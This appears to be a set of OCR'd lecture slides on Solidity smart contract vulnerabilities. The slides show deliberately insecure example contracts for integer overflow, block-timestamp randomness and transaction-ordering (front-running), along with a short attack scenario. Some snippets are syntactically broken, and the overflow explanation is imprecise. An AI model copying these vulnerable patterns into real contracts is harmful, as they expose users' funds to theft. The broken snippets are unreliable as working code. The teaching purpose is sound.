  - An unsigned integer in solidity is defined as uint 256. Each uint is limited to 256 bits in size 0 to $2^{256} - 1$.
  - If an integer variable assigned to a value larger than this range , it reset to 0.
  - If an integer variable assigned to a value less than this range it would be reset to the top value of range.

Integer Overflow/Underflow Hack

```
pragma solidity 0.4.24;

// Testing Uint256 underflow and overflow in Solidity

contract UintWrapping {
    uint public zero = 0;
    uint public max = 2**256-1;

    // zero will end up at 2**256-1
    function zeroMinus1() public {
        zero -= 1;
    }
    // max will end up at 0
    function maxPlus1() public {
        max += 1;
    }
}
```

Timestamp Dependency

- **Timestamp Dependency**
  - Miner has responsible to generate the timestamp for the block
  - Malicious user can choose different block timestamp to manipulate the outcome of timestamp dependent smart contract.
  - Consider a lottery that distributes prizes depending on whether now(alias for block.timestamp) is odd or even.

```
if (now % 2 == 0) winner = pl1; else winner = pl2;
```

When a block is mined, the miner has to generate the timestamp for the block. The timestamp of a block can vary by approximately 900 seconds comparing with other blocks' timestamps

Timestamp Dependency


```
// TheRun.sol -- function random()
uint256 constant private salt =
    block.timestamp;

function random(uint Max) constant private
    returns (uint256 result){
   //get the best seed for randomness
   uint256 x = salt * 100 /Max;
   uint256 y = salt * block.number / (salt
       %5) ;
   uint256 seed = block.number/3 + (salt %
       300) + Last_Payout + y;
   uint256 h = uint256(block.blockhash(seed)

   return uint256((h/x)) % Max + 1 // random
       number between 1 and Max
}
```

```
//TheRun.sol -- call random() function
//winning condition with deposit > 2 and
    having luck
if( (deposit > 1 ether ) && (deposit >
    players[Payout_id].payout) ){
   uint roll = random(100); // create a
       random number
   if( roll % 10 == 0 ) {
      msg.sender.send(WinningPot);
      WinningPot=0;
   }
}
```

Transaction Ordering Dependency

- **Transaction Ordering Dependency**
  - A Transaction-Ordering Attack is a race condition attack.
  - A transaction-ordering attack will change the price during the processing of your transaction because some one else (the contract owner, miner or another user) has sent a transaction modifying the price before your transaction is complete.

Transaction Ordering Dependency



Transaction Ordering Dependency

```
1  // StockMarket.sol
2  contract StockMarket {
3     uint public stock_price;
4     uint public stock_available;
5     address public owner;
6
7     function updatePrice (uint _price) private
          {
8        if(msg.sender == owner){
9           stock_price = _price
10       }
11    }
12
13    function buy (uint quantity) private
          returns (uint) {
14       if(msg.value < quantity*stock_price ||
             quantity > stock_available)
15       stock_available -= quantity;
16    }
17 }
```

Transaction Ordering Dependency

```
pragma solidity ^0.4.18;

contract TransactionOrdering {
    uint256 price;
    address owner;

    event Purchase(address _buyer, uint256 _price);
    event PriceChange(address _owner, uint256 _price);

    modifier ownerOnly() {
        require(msg.sender == owner);
        _;
    }

    function TransactionOrdering() {
        // constructor
        owner = msg.sender;
        price = 100;
    }

    function buy() returns (uint256) {
        Purchase(msg.sender, price);
        return price;
    }

    function setPrice(uint256 _price) ownerOnly() {
        price = _price;
        PriceChange(owner, price);
    }
}
```

Transaction Ordering Dependency

Attack Scenario:

1. The **buyer** of the digital asset will call the **buy()** function, to set a purchase at the price specified in the storage variable, with a starting **price=100**.

2. The **contract owner** will call **setPrice()** and update the price storage variable to **price=150**.

3. The **contract owner** will send the transaction with a **higher gas fee**.

4. The **contract owner's** transaction will be mined first, updating the state of the contract due to the higher gas fee.

4. The **buyers** transaction gets mined soon after, but now the **buy()** function will be using the new updated **price=150**.

Operational issues

- **Byte Array**
  - Use bytes instead of byte[ ] for lower gas consumption.
- **Costly Loop**

```
for (uint256 i = 0; i < array.length; i++) { costlyF(); }
```

  - If array.length is large enough, the function exceeds the block gas limit, and transactions calling it will never be confirmed
  - This becomes a security issue, if an external actor influences array.length.

Development issues

- **Compiler Version Not Fixed**
  - Solidity source files indicate the versions of the compiler they can be compiled with.

```
pragma solidity ^0.4.19;   // bad: 0.4.19 and above
pragma solidity 0.4.19;    // good: 0.4.19 only
```

  - It is recommended to follow the latter example, as future compiler versions may handle certain language constructions in a way the developer did not foresee.

Development issues

- **Style Guide Violation**
  - In Solidity, function and event names usually start with a lower- and uppercase letter respectively

```
function Foo(); // bad
event logFoo(); // bad
function foo(); // good
event LogFoo(); // good
```

  - Violating the style guide decreases readability and leads to confusion

Development issues

- **Implicit Visibility Level**
  - The default function visibility level in Solidity is public. Explicitly define function visibility to prevent confusion.

```
function foo() { /*...*/ } // bad
function foo() public { /*...*/ } // good
function bar() private { /*...*/ } // good
```

Language-based Information Flow Analysis

Explicit Flow	Implicit flow

`l := h`	`if(h==0)`
	`  l=5;`
	`else`
	`  l=10;`

- Non-interference: if two input states of a program is *low*-equivalent then executing the program with different values of *high* variables is once again *low*-equivalent:

$$\sigma_1 \simeq_{low} \sigma_2 \Rightarrow [\![P]\!]\sigma_1 \simeq_{low} [\![P]\!]\sigma_2$$

Taint Analysis

```
2
3 uint256 constant private salt=block.timestamp;
4
5 function random(uint Max) constant private returns (uint256 result){
6 uint256 x = salt * 100 /Max;
7 uint256 y = salt * block.number / (salt % 5) ;
8 uint256 seed = block.number/3 + (salt % 300) + Last_Payout + y;
9 uint256 h = uint256(block.blockhash(seed));
10 return uint256((h/x)) % Max + 1 // random number between 1 and Max
11 }
```

```
1 ....
2
3 if( (deposit > 1 ether ) && (deposit > players[Payout_id].payout)){
4 uint roll = random(100); // create a random number
5 if( roll % 10 == 0 ) {
6 msg.sender.send(WinningPot);
7 WinningPot=0;
8 }}
```